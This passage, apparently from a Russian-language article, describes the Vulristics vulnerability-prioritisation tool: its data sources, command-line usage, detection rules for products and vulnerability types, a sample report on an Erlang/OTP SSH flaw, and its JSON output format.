
Рисунок 15. Скрипт для анализа одной уязвимости

Vulristics проходит по источникам, делает запрос для каждой уязвимости, вытаскивает данные, приводит к нормализованному виду и обрабатывает. Пример вывода скрипта для анализа одной уязвимости представлен на рис. 16.

```
$ ./check_cve.sh "CVE-2025-32433"

Reading existing profile data/profiles/CVE-2025-32433_profile.json...
Exclude CVEs: 0
No specified products to analyze set in profile, reporting everything
All CVEs: 1
Enabled data sources: ['ms', 'nvd', 'epss', 'vulners', 'attackerkb', 'bdu', 'custom']
Counting CVE scores...
Collecting MS CVE data...
1/1 - CVE-2025-32433
Requesting CVE-2025-32433 from Microsoft website
Collecting NVD CVE data...
1/1 - CVE-2025-32433
Requesting CVE-2025-32433 from NVD website WITH authorization key
Collecting EPSS CVE data...
1/1 - CVE-2025-32433
Requesting CVE-2025-32433 from epss website
Collecting AttackerKB CVE data...
1/1 - CVE-2025-32433
Requesting CVE-2025-32433 from AttackerKB website WITHOUT authorization key
Collecting Vulners CVE data...
1/1 - CVE-2025-32433
Requesting CVE-2025-32433 from Vulners website WITH authorization key
Collecting BDU CVE data...
Updating BDU FSTEC data...
1/1 - CVE-2025-32433
Collecting CUSTOM CVE data...
1/1 - CVE-2025-32433
Combining CVE data...
1/1 CVE-2025-32433
Counting CVE scores...
Making vulnerability reports for each reports config...
Report config: with_comments_ext_img
HTML report generated: reports/cve-2025-32433_report_with_comments_ext_img.html
```

Рисунок 16. Вывод скрипта для анализа одной уязвимости

Рисунок 17. Отчет с результатом анализа одной уязвимости



1. **Remote Code Execution** - Erlang/OTP (CVE-2025-32433) - Critical [685]

**Description:** Erlang/OTP is a set of libraries for the Erlang programming language. Prior to versions OTP-27.3.3, OTP-26.2.5.11, and OTP-25.3.2.20, a SSH server may allow an attacker to perform unauthenticated remote code execution (RCE). By exploiting a flaw in SSH protocol message handling, a malicious actor could gain unauthorized access to affected systems and execute arbitrary commands without valid credentials. This issue is patched in versions OTP-27.3.3, OTP-26.2.5.11, and OTP-25.3.2.20. A temporary workaround involves disabling the SSH server or to prevent access via firewall rules.

| Component | Value | Weight | Comment |
|---|---|---|---|
| Exploited in the Wild | 0 | 18 | Exploitation in the wild is NOT mentioned in available Data Sources |
| Exploit Exists | 1.0 | 17 | The existence of a publicly available exploit is mentioned on Vulners:PublicExploit:GitHub:M0USEM0USE:ERL_MOUSE, Vulners:PublicExploit:GitHub:TOBIASGUTA:ERLANG-OTP-CVE-2025-32433, Vulners:PublicExploit:GitHub:ABREWER251:CVE-2025-32433_ERLANG-OTP_POC, Vulners:PublicExploit:GitHub:OMER-EFE-CURKUS:CVE-2025-32433-ERLANG-OTP-SSH-RCE-POC, Vulners:PublicExploit:GitHub:ABREWER251:CVE-2025-32433_ERLANG-OTP, Vulners:PublicExploit:GitHub:ODST-FORGE:CVE-2025-32433_POC, Vulners:PublicExploit:GitHub:RIZKY412:CVE-2025-32433, Vulners:PublicExploit:GitHub:SDX442:CVE-2025-32433, Vulners:PublicExploit:GitHub:MELOPPEITREET:CVE-2025-32433-REMOTE-SHELL, Vulners:PublicExploit:GitHub:0XPTHREE:CVE-2025-32433, Vulners:PublicExploit:GitHub:EKOMSSAVIOR:POC_CVE-2025-32433, Vulners:PublicExploit:GitHub:PRODEFENSE:CVE-2025-32433, Vulners:PublicExploit:GitHub:BILALZ5-GITHUB:ERLANG-OTP-SSH-CVE-2025-32433, Vulners:PublicExploit:GitHub:DARSES:CVE-2025-32433, Vulners:PublicExploit:GitHub:MRDREAMREAL:CVE-2025-32433, Vulners:PublicExploit:GitHub:TENEBRAE93:CVE-2025-3243, Vulners:PublicExploit:GitHub:GHOSTTROOPS:TOP, BDU:PublicExploit websites |
| Criticality of Vulnerability Type | 1.0 | 15 | Remote Code Execution |
| Vulnerable Product is Common | 0.4 | 14 | Erlang/OTP is a set of libraries for the Erlang programming language |
| CVSS Base Score | 1.0 | 10 | CVSS Base Score is 10.0. According to NVD data source |
| EPSS Percentile | 1.0 | 10 | EPSS Probability is 0.56843, EPSS Percentile is 0.97975 |

Отмечу, что для автоматизации процесса можно подавать данные не списками, а в виде JSON-файлов. В них можно задать и список уязвимостей, и комментарии, и настройки результирующего файла. К примеру, я использую этот метод в своем проекте Linux Patch Wednesday.






Рисунок 18. Задача в формате JSON

```
./venv/bin/python3 vulristics.py --report-type "custom_profile"
--profile-json-path "linux_patch_wednesday_april2025.json"
--cve-data-sources "ms,nvd,epss,vulners,attackerkb,bdu,custom"  --rewrite-flag "False"
--bdu-use-vulnerability-descriptions-flag "True" --bdu-use-product-names-flag "False"
--result-html-label "lpw"
```

Рисунок 19. Команда для анализа задачи в формате JSON




В проекте Linux Patch Wednesday [5] я формирую списки Linux-уязвимостей, которые начали исправляться за прошедший месяц. Для этого я анализирую OVAL-контент для разных дистрибутивов (Ubuntu, Debian, RPM-based и отечественных). Для вендоров, у которых нет OVAL-контента, беру бюллетени безопасности или листы рассылки. Списки выходят каждую третью среду месяца: получается некоторый аналог Microsoft Patch Tuesday для Linux.

[5]

Рисунок 20. Страница Linux Patch Wednesday на GitHub

# ПОДРОБНЕЕ О ТОМ, КАК РАБОТАЕТ VULRISTICS

## Источники данных

Vulristics работает со следующими источниками:

› **Microsoft.** Есть полезное описание, CVE, CVSS-вектор, а также Temporal Score, но он не обновляется. Я использую API без ключа.

› **NVD.** Описание, ссылки (иногда на эксплойты), CWE, CPE. Работать лучше с API-ключом, чтобы не превысить лимиты.

› **EPSS.** Удобный и быстрый API, который дает вероятность появления эксплойта в течение 30 дней. Качество не всегда высокое, но API работает без аутентификации.

› **БДУ ФСТЭК.** Пожалуй, самый недооцененный источник. В нем есть описания самих уязвимостей и уязвимых продуктов, а также признаки эксплуатации

вживую и данные о наличии публичных эксплойтов. Я выкачиваю и парсю файл XML-выгрузки целиком.

› **Rapid7 AttackerKB.** Экспертная платформа, где делятся подробными данными об эксплуатации уязвимостей вживую.

› **Vulners.com.** Самое ценное здесь — ссылки на эксплойты с GitHub и других паков. Это коммерческая база, но исследователи могут получить бесплатный неограниченный ключ.

› **Custom.** JSON-файлы, где можно вручную задать любые параметры уязвимостей. Полезно, если есть свой набор данных.

Любой источник можно отключить, не нарушая работу утилиты. Также можно прописать в настройках SOCKS-прокси для обхода блокировок: например, чтобы получить доступ к комментариям из блога Tenable.

```
./venv/bin/python3 vulristics.py --report-type "ms_patch_tuesday_extended"
--mspt-year 2025 --mspt-month "April"
--cve-data-sources "ms,nvd,epss,vulners,attackerkb,bdu,custom"
--mspt-comments-links-path "comments_links.txt" --rewrite-flag "True"
--bdu-use-vulnerability-descriptions-flag "False" --bdu-use-product-names-flag
```

Рисунок 21. Команда с выбранными источниками данных

```
{
  "vulnerability_type": "Remote Code Execution",
  "description": "Remote Code Execution in Chromium",
  "cvss_base_score": 9.2,
  "wild_exploited": true,
  "wild_exploited_sources": [
    {
      "type": "ransomware_info_source",
      "text": "RansomwareINFO",
      "url": "https://www.some-site-about-ransomware-attacks.com/12345"
    }
  ],
  "public_exploit": true,
  "public_exploit_sources": [
    {
      "type": "exploit_info_source",
      "text": "ExploitINFO",
      "url": "https://www.some-site-about-exploits.com/12345"
    }
  ],
  "ignore_exploits":[
    "Vulners:PublicExploit:GitHub:ALPERENUGURLU:CVE-2024-3596-DETECTOR"
  ],
  "epss": 0.97434,
  "epss_percentile": 0.99924
}
```

Рисунок 22. Содержание JSON-файла для Custom Data Source

## Детектирование уязвимых продуктов

С софтом Microsoft все работает гладко, так как Microsoft генерирует описания уязвимостей по шаблону, который включает тип уязвимости и соответствующий продукт. В остальных случаях возможны нюансы. Допустим, у нас есть уязвимость в Erlang/OTP, для которой нет CPE в NVD. Уязвимый продукт не продетектируется, и мы не сможем учесть его популярность при расчете критичности.





Рисунок 23. Ошибка детектирования уязвимого продукта

Как в этом случае добавить поддержку нового софта? Все просто: заходим в product.json (там прописаны правила детектирования) и добавляем туда Erlang/OTP. Имя софта будет использоваться как ключевое слово при детекте. При необходимости можно также добавить дополнительные ключевые слова, описание софта, его prevalence, указать вендора и т. д.

Рисунок 24. Файл product.json







Рисунок 25. Успешное детектирование добавленного продукта

Рассмотрим еще одно правило детектирования уязвимого продукта на примере Python (см. рис. 26).



```
},
"Python": {
    "prevalence": 0.6,
    "detection_priority": -0.1,
    "detection_comment": "...code to import Python modules...",
    "description": "Python is a high-level, general-purpose programming language",
    "short_cpes": ["a:python:python"],
    "additional_detection_strings": [
    ]
},
```

Рисунок 26. Правило детектирования Python

Обратите внимание на параметр detection_priority (приоритет детектирования). Он нужен, чтобы избежать ошибок: к примеру, при поиске по ключевому слову «Python» Vulristics может отнести уязвимости модуля Requests к уязвимостям интерпретатора. Для решения проблемы можно понизить приоритет правила детектирования. Тогда сначала отработают более специфичные правила для модулей (например, которые ищут «Python Requests»), и только после этого утилита вернется к общему правилу для продукта. Так уязвимости в модулях будут определяться правильно.

Еще один полезный параметр — short_cpe — обрезанные CPE-идентификаторы. Это запасной вариант: если не сработал эвристический анализ и детект по ключевым словам, Vulristics пытается определить продукт по CPE из National Vulnerability Database. При его наличии утилита точно поймет, что уязвимость относится к Python.

## Определение типов уязвимостей

Типы уязвимостей определяются схожим образом — по ключевым словам. Для большинства типов есть стандартные формулировки. Например, для Information Disclosure это могут быть «information exposure» или «sensitive data».






Рисунок 27. Правила детектирования типа уязвимости

Также можно задать привязку к CWE-идентификаторам. Если CWE указан в NVD или БДУ, Vulristics использует его для определения типа уязвимости.

Отметим, что у каждого типа есть базовая критичность. Скажем, Elevation of Privilege по умолчанию будет критичнее, чем Information Disclosure.

```
},
"Elevation of Privilege": {
    "criticality": 0.85,
    "additional_detection_strings": ["with elevated permissions",
                                     "privilege escalation",
                                     "Elevation Of Privilege",
                                     "escalate their privileges",
                                     "escalation of privilege",
                                     "Privilege Escalation",
                                     "gain elevated privileges",
                                     "EoP",
                                     "escalate privileges",
                                     "use this flaw to gain root privileges",
                                     "potentially gaining root privileges"],
    "icon": "eop"
},
"Information Disclosure": {
```

Процесс улучшения детектов довольно прост. Если система ошиблась, нужно найти в описании уязвимости характерное словосочетание и добавить в список ключевых слов в конфиге. Чем больше правил, тем лучше работает утилита.

Рисунок 28. Elevation of Privilege

## Интеграция и автоматизация

HTML-отчет с таблицами удобен, когда данные нужно анализировать вручную. Для интеграции с другими системами можно выгружать результаты в виде структурированного JSON-файла — нужно просто указать это в конфиге.

```
--cve-data-sources CVE_DATA_SOURCES
                      Data sources for analysis, e.g. "ms,nvd,bdu,epss,vulners,attackerkb,bdu,custom"
--profile-json-path PROFILE_JSON_PATH
                      Custom profile for analysis
--result-formats RESULT_FORMATS
                      Result formats, e.g. "html,json", Default - "html"
--result-html-path RESULT_HTML_PATH
                      Path to the results file in html format (Default - will be created in reports
                      directory)
--result-html-label RESULT_HTML_LABEL
                      Additional optional banner for HTML report ("lpw" for the Linux Patch Wednesday
                      banner, "mspt" for the Microsoft Patch Tuesday banner or custom image URL)
--result-json-path RESULT_JSON_PATH
                      Path to the results file in json format
--rewrite-flag REWRITE_FLAG
                      Rewrite Flag (True/False, Default - False)
--vulners-use-github-exploits-flag VULNERS_USE_GITHUB_EXPLOITS_FLAG
                      Use Vulners Github exploits data Flag (True/False, Default - True)
--bdu-use-product-names-flag BDU_USE_PRODUCT_NAMES_FLAG
                      Use BDU product names Flag (True/False, Default - True)
--bdu-use-vulnerability-descriptions-flag BDU_USE_VULNERABILITY_DESCRIPTIONS_FLAG
                      Use BDU vulnerability descriptions data Flag (True/False, Default - True)
```

Рисунок 29. Параметры экспорта результатов

Таким образом можно выстраивать пайплайны и интегрировать Vulristics в любые автоматизированные процессы, требующие анализа уязвимостей. Предположим, у нас есть сканер, который детектирует уязвимости на хостах. Формируем JSON, который будем подавать на вход Vulristics. Прописываем в нем список уязвимостей, комментарии к ним (там можно указать, где именно была обнаружена каждая уязвимость), а также имя и префикс результирующего файла.

```
$ cat test_profile.json
{
    "Test JSON Input": {
        "comments": {
            "scanner": "CVE-2025-24054 detected on test host"
        },
        "cves_text": "CVE-2025-24054",
        "file_name_prefix": "test_json_input",
        "report_name": "Test JSON Input"
    }
}
```

Рисунок 30. Задача для анализа в формате JSON





Рисунок 31. Вывод анализа

JSON-отчет состоит из двух частей. Первая — это разбивка по продуктам: для каждого из них перечислены CVE и связанные параметры (те же, что в HTML-отчете). Вторая часть содержит детальную информацию по уязвимостям. Все критерии, влияющие на эксплуатабельность, учитываются с теми же весами, что и в HTML-отчете. Здесь же указан итоговый показатель критичности — Vulristics Vulnerability Score (VVS), который можно использовать в системе управления уязвимостями для более корректной и контролируемой приоритизации. Также во второй части отчета содержатся признаки эксплуатации in the wild, данные о наличии эксплойтов и комментарии.

```
$ cat test_results.json
{
    "source_id": "Test JSON Input",
    "data": {
        "products": {
            "Windows NTLM": {
                "cves": {
                    "Urgent": [
                        "CVE-2025-24054"
                    ],
                    "Critical": [],
                    "High": [],
                    "Medium": [],
                    "Low": [],
                    "All": [
                        "CVE-2025-24054"
                    ]
                },
                "value": 0.9,
                "comment": "A suite of security protocols to authenticate users' identity and protect the integrity and confidentiality of
their activity",
                "data": {
                    "prevalence": 0.9,
                    "description": "A suite of security protocols to authenticate users' identity and protect the integrity and
confidentiality of their activity",
                    "additional_detection_strings": [],
                    "alternative_names": [
                        "NTLM Hash Disclosure"
                    ],
                    "vendor": "Microsoft",
                    "detection_priority": 0
                }
            }
        },
...
```

Рисунок 32. Разбивка по продуктам

```
...
"vulnerabilities": [
            {
                "vuln_id": "CVE-2025-24054",
                "vuln_type": "Spoofing",
                "vuln_product": "Windows NTLM",
                "level": "Urgent",
                "vvs": 816,
                "components": {
                    "CVSS Base Score": {
                        "value": 0.5,
                        "weight": 10,
                        "comment": "CVSS Base Score is 5.4. According to NVD data source",
                        "level": "High"
                    },
                    "EPSS Percentile": {
                        "value": 1.0,
                        "weight": 10,
                        "comment": "EPSS Probability is 0.36818, EPSS Percentile is 0.96918",
